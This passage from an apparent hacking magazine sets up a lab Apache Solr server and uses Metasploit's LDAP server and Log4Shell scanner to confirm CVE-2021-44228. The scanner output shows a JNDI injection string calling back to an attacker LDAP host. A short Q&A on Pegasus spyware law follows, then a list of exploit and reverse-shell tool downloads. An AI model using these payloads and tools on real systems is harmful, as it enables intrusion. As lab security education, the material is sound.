Jan 21 11:24:06 ubuntu_18_server solr[4552]: [14B blob data]
Jan 21 11:24:06 ubuntu_18_server systemd[1]: Started LSB: Controls Apache Solr as a Service.
lines 1-16/16 (END)
```

You can stop or start the solr service using command sudo service (start | stop). Restart the solr service. It's time to create a new core on Solr. In Solr, a core is composed of a set of configuration files, Lucene index files, and Solr's transaction log. Let's create a new core named "first" as shown below.

```
user1@ubuntu_18_server:~$ sudo su - solr -c "/opt/solr/bin/solr create -c first -n data_driven_schem
a_configs"

Created new core 'first'
user1@ubuntu_18_server:~$
```

The core is successfully started. Now, check the IP address of the Ubuntu Server and access it from browser as shown below. Solr runs on 8983.



Apache Solr installation is successful. Now, let's check its vulnerability. We start the Attacker System,i.e Kali Linux and start Metasploit. You have seen in the previous Issue that exploiting log4shell needs a LDAP server. Metasploit has recently added a LDAP server module. Load the module as shown below.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > use auxiliary/server/ldap
msf6 auxiliary(server/ldap) > show options

Module options (auxiliary/server/ldap):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   LDIF_FILE                   no        Directory LDIF file path
   SRVHOST    0.0.0.0          yes       The local host or network inter
                                         face to listen on. This must be
                                          an address on the local machin
                                         e or 0.0.0.0 to listen on all a
                                         ddresses.
   SRVPORT    389              yes       The local port to listen on.
```

Set the SRVHOST option and set SRVPORT as 10000 and start the server.

```
msf6 auxiliary(server/ldap) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/ldap) > set srvport 10000
srvport => 10000
msf6 auxiliary(server/ldap) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/ldap) >
```

Now, load the log4shell scanner as shown below.

```
msf6 auxiliary(server/ldap) > back
msf6 > search log4shell

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    C
heck  Description
   -  ----                                          ---------------  ----    -
----  -----------
   0  auxiliary/scanner/http/log4shell_scanner  2021-12-09       normal  N
o     Log4Shell HTTP Scanner
   1  auxiliary/server/ldap                                          normal  N
o     Native LDAP Server (Example)
```

```
msf6 > use 0
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

Module options (auxiliary/scanner/http/log4shell_scanner):

   Name          Current Setting    Required  Description
   ----          ---------------    --------  -----------
   HEADERS_FILE  /usr/share/metasp  no        File containing headers to
                 loit-framework/da            check
                 ta/exploits/CVE-2
                 021-44228/http_he
                 aders.txt
   HTTP_METHOD   GET                yes       The HTTP method to use
   LDAP_TIMEOUT  30                 yes       Time in seconds to wait to
                                              receive LDAP connections
   LDIF_FILE                        no        Directory LDIF file path
   Proxies                          no        A proxy chain of format ty
                                              pe:host:port[,type:host:po
                                              rt][...]
   RHOSTS                           yes       The target host(s), see ht
                                              tps://github.com/rapid7/me
                                              tasploit-framework/wiki/Us
                                              ing-Metasploit
   RPORT         80                 yes       The target port (TCP)
   SRVHOST       0.0.0.0            yes       The local host or network
                                              interface to listen on. Th
                                              is must be an address on t
                                              he local machine or 0.0.0.
                                              0 to listen on all address
                                              es.
   SRVPORT       389                yes       The local port to listen o
                                              n.
   SSL           false              no        Negotiate SSL/TLS for outg
                                              oing connections
   TARGETURI     /                  yes       The URI to scan
   THREADS       1                  yes       The number of concurrent t
                                              hreads (max one per host)
   URIS_FILE     /usr/share/metasp  no        File containing additional
                 loit-framework/da            URIs to check
                 ta/exploits/CVE-2
                 021-44228/http_ur
                 is.txt
   VHOST                            no        HTTP server virtual host

msf6 auxiliary(scanner/http/log4shell_scanner) >
```

Set all the required options as shown below.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set rhosts 192.168.36.226
rhosts => 192.168.36.226
msf6 auxiliary(scanner/http/log4shell_scanner) > set rport 8983
rport => 8983
msf6 auxiliary(scanner/http/log4shell_scanner) > [redacted]
srvhost => 127.0.0.1
msf6 auxiliary(scanner/http/log4shell_scanner) > set srvport 10000
srvport => 10000
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

After all the options are set, execute the module.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set srvhost 192.168.36.17
1
srvhost => 192.168.36.171
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 192.168.36.226:8983   - Log4Shell found via /solr/admin/cores?action=C
REATE&wt=json&name=%24%7bjndi%3aldap%3a/192.168.36.171%3a10000/04k58lowpv7
cj993d4hdte26/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d (j
ava: Ubuntu_11.0.13)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

As readers can see, the target Solr is vulnerable to Log4shell. With this, the target is ready to be exploited for log4shell.

Answers to some questions related to hacking our readers ask

Hacking Q & A

Q : Bro. This question is about the Pegasus hacking scandal involving the Indian Government. Why does India-n Government have the need to hack into phones and install spyware when existing laws already offer impunity for surveillance?

A : Surveillance of any person in India is guarde-d by two laws Indian telegraph act 1885 and Information Technology Act 2000. However, sur-veillance should happen under legal jurisdiction and only when country's national security is affected.

Note that any of these laws does not give permis-sion to the government to hack into any electron-ic device. In fact, hacking into any device is ille-gal as per Section 66 of Information Technology Act 2000.

Bro. You should have already realized that Government did an illegal thing here if it used Pegasus spyware to hack into devices of so man-y human rights activists, journalists etc.Moreover Government of India neither agreed or denied that they used Pegasus to hack into those mobile devices. Even if it did not employ Pegasus, it has a duty to investigate into the hacking operation.

DOWNLOADS

1. Apache Log4shell JNDI Exploit :
https://github.com/black9/Log4shell_JNDIExploit

2. Marshalsec LDAP REf Server :
https://github.com/mbechler/marshalsec

3. Java Reverse Shell by Ivan Sincek :
https://github.com/ivan-sincek/java-reverse-tcp

4. Moodle 3.11.2 :
https://sourceforge.net/projects/moodle/files/Moodle/stable311/moodle-3.11.2.zip/download

5. Moodle 3.9 :
https://sourceforge.net/projects/moodle/files/Moodle/stable39/moodle-3.9.zip

6. Apache Solr 8.9.0 :
https://archive.apache.org/dist/lucene/solr/8.9.0/

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Follow Hackercool Magazine For Latest Updates